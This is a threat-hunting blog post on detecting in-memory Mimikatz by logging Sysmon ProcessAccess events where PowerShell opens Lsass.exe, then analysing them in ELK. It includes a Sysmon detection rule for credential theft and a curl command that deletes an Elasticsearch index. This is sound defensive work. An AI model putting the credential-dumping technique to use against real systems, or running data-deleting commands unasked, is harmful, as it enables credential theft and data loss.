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
Cyber Wardog Lab

by Roberto Rodriguez

Home

Wednesday, March 22, 2017

Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event ID 10)



In part I of Hunting for In-Memory Mimikatz with Sysmon and ELK, I talked about focusing on specific Windows DLLs that Mimikatz still needs in order to work (no matter what process it is running from and if it touches disk or not). We were able to drill it down to 5 modules and an optional one. That was just one approach to the detection of Mimikatz and I recommended to group it with other chains of events to reduce the number of false positives.

In this post, I will show you how we can add to the detection of in-memory Mimikatz by focusing on processes opening the Local Security Authority (Lsass.exe) process and reading the memory contents of it. In order to get this type of visibility on the endpoint, I will use Sysmon to log Event ID 10 (ProcessAccess) and my ELK Stack to demonstrate how we can filter out legit processes and reduce the FP.

Requirements:

- Sysmon Installed (I have version 6 installed)
- Winlogbeat forwarding logs to an ELK Server
- I recommend to read my series "Setting up a Pentesting.. I mean, a Threat Hunting Lab" specifically part 5 & 6 to help you set up your environment.
- [Invoke-Mimikatz](#) (PowerShell Empire Mimikatz version: 2.1 20161126 and [PowerSploit version](#))
- [Mimikatz Binary](#) (Version 20170320)
- I also recommend reading [Part I](#) of Hunting for In-Memory Mimikatz to understand the methodology.

Event ID 10: Process Access

The process accessed event reports when a process opens another process, an operation that's often followed by information queries or reading and writing the address space of the target process. This enables detection of hacking tools that read the memory contents of processes like Local Security Authority (Lsass.exe) in order to steal credentials for use in Pass-the-Hash attacks. Enabling it can generate significant amounts of logging if there are diagnostic utilities active that repeatedly open processes to query their state, so it generally should only be done so with filters that remove expected accesses.[\[Source\]](#)

Process Security and Access Rights

The Microsoft Windows security model enables you to control access to process objects. When a user logs in, the system collects a set of data that uniquely identifies the user during the authentication process, and stores it in an access token. This access token describes the security context of all processes associated with the user. The security context of a process is the set of credentials given to the process or the user account that created the process. You can use a token to specify the current security context for a process using the `CreateProcessWithTokenW` function. You can specify a security descriptor for a process when you call the `CreateProcess`, `CreateProcessAsUser`, or `CreateProcessWithLogonW` function. If you specify NULL, the process gets a default security descriptor. The ACLs in the default security descriptor for a process come from the primary or impersonation token of the

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creator. To retrieve a process's security descriptor, call the GetSecurityInfo function. To change a process's security descriptor, call the SetSecurityInfo function. The valid access rights for process objects include the standard access rights and some process-specific access rights. [Source]



[13 captures](#) The following table lists the

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Value	Meaning
PROCESS_ALL_ACCESS (0x1ffff)	All possible access rights for a process object.
PROCESS_CREATE_PROCESS (0x0080)	Required to create a process.
PROCESS_CREATE_THREAD (0x0002)	Required to create a thread.
PROCESS_DUP_HANDLE (0x0040)	Required to duplicate a handle using <code>DuplicateHandle</code> .
PROCESS_QUERY_INFORMATION (0x0400)	Required to retrieve certain information about a process, such as its token, exit code, and priority class (see <code>OpenProcessToken</code>).
PROCESS_QUERY_LIMITED_INFORMATION (0x1000)	Required to retrieve certain information about a process (see <code>GetExitCodeProcess</code> , <code>GetPriorityClass</code> , <code>IsProcessInJob</code> , <code>QueryFullProcessImageName</code>). A handle that has the PROCESS_QUERY_INFORMATION access right is automatically granted PROCESS_QUERY_LIMITED_INFORMATION .
PROCESS_SET_INFORMATION (0x0200)	Required to set certain information about a process, such as its priority class (see <code>SetPriorityClass</code>).
PROCESS_SET_QUOTA (0x0100)	Required to set memory limits using <code>SetProcessWorkingSetSize</code> .
PROCESS_SUSPEND_RESUME (0x0800)	Required to suspend or resume a process.
PROCESS_TERMINATE (0x0001)	Required to terminate a process using <code>TerminateProcess</code> .
PROCESS_VM_OPERATION (0x0008)	Required to perform an operation on the address space of a process (see <code>VirtualProtectEx</code> and <code>WriteProcessMemory</code>).
PROCESS_VM_READ (0x0010)	Required to read memory in a process using <code>ReadProcessMemory</code> .
PROCESS_VM_WRITE (0x0020)	Required to write to memory in a process using <code>WriteProcessMemory</code> .
SYNCHRONIZE (0x00100000L)	Required to wait for the process to terminate using the wait functions.

Getting ready to hunt for Mimikatz

Getting a Sysmon Config ready

All we need is a basic Sysmon config to **ONLY** monitor for "**ProcessAccess**" events when Lsass.exe is accessed/opened by PowerShell in order to steal credentials after reflectively loading Mimikatz in memory. I created a gist with the basic configuration that you will need for this.

```

1 <Sysmon schemaversion="3.30">
2   <!-- Capture all hashes -->
3   <HashAlgorithms>md5</HashAlgorithms>
4   <EventFiltering>
5     <!-- Event ID 1 == Process Creation. -->
6     <ProcessCreate onmatch="include"/>
7     <!-- Event ID 2 == File Creation Time. -->
8     <FileCreateTime onmatch="include"/>
9     <!-- Event ID 3 == Network Connection. -->
10    <NetworkConnect onmatch="include"/>
11    <!-- Event ID 5 == Process Terminated. -->
12    <ProcessTerminate onmatch="include"/>
13    <!-- Event ID 6 == Driver Loaded. -->
14    <DriverLoad onmatch="include"/>
15    <!-- Event ID 7 == Image Loaded. -->
16    <ImageLoad onmatch="include"/>
17    <!-- Event ID 8 == CreateRemoteThread. -->
18    <CreateRemoteThread onmatch="include"/>
19    <!-- Event ID 9 == RawAccessRead. -->
20    <RawAccessRead onmatch="include"/>
21    <!-- Event ID 10 == ProcessAccess. -->
22    <ProcessAccess onmatch="include">
23      <TargetImage condition="is">C:\Windows\system32\lsass.exe</TargetImage>
24      <SourceImage condition="end with">powershell.exe</SourceImage>
25    </ProcessAccess>
26    <!-- Event ID 11 == FileCreate. -->
27    <FileCreate onmatch="include"/>
```

```

28      <!-- Event ID 12,13,14 == RegObject added/deleted, RegValue Set, RegObject Renamed. -->
29      <RegistryEvent onmatch="include"/>
30          <!-- Event ID 15 == FileStream Created. -->
31          <FileCreate onmatch="include"/>
32              <!-- Event ID 16 == FileStream Deleted. -->
33          <FileDelete onmatch="include"/>
34      </EventFiltering>
35  </Sysmon>

```

Lsass_ProcessAccess.xml hosted with ❤ by GitHub [view raw](#)

Download and save the Sysmon config in a preferred location of your choice. Then, update your Sysmon rules configuration. In order to do this, make sure you run cmd.exe as administrator, and use the configuration you just downloaded as shown in figure 1 below. Run the following commands:

`Sysmon.exe -c [Sysmon config xml file]`

Then, confirm if your new config is running by typing the following:

`sysmon.exe -c` (You will notice that the only things being logged will be PowerShell.exe accessing/opening Lsass.exe as shown in figure 1 below.)






Figure 1. Updating Sysmon Config.

Delete/Clean your Index

If you open your Kibana console and filter your view to show only Sysmon logs, you will see old records that were sent to your ELK server before updating your Sysmon config. In order to be safe and make sure you don't have old logs that might interfere with your results, I recommend to delete/clear your Index by running the following command as shown in figure 2 below:

`curl -XDELETE 'localhost:9200/[name of your index]?pretty'`


If you are using my Logstash configs, an index gets created as soon as it passes data to your elasticsearch. (Remember that if you are sending also native Windows Logs to your ELK stack, you will still receive those logs. Just filter those out)




Create a Visualization for "ProcessAccess" events

I do this so that I can group events and visualize data properly instead of using the event viewer. To get started do the following:

- Click on "Visualize" on the left panel
- Select "Data Table" as your visualization type
- Select the index you want to use (In this case, the only one available is Winlogbeat-* for me)
- Select the "Split Rows" bucket type
- Select the aggregation type "Terms"
- Select the data field for the visualization (event_data.GrantedAccess.keyword)
- By default data will be ordered "Descending".
- Set the number of records to show to "25" (This is up to you. I will start with 25)



Click on "options" and set the "Per Page" value to show 20 results per page (You can leave it at 10 by default. I just like to set it to 20 just in case. I might only get a few events for this specific exercise, but it can help us when we have thousands of events being forwarded to our ELK Server)



Give a name to your new visualization and save it.

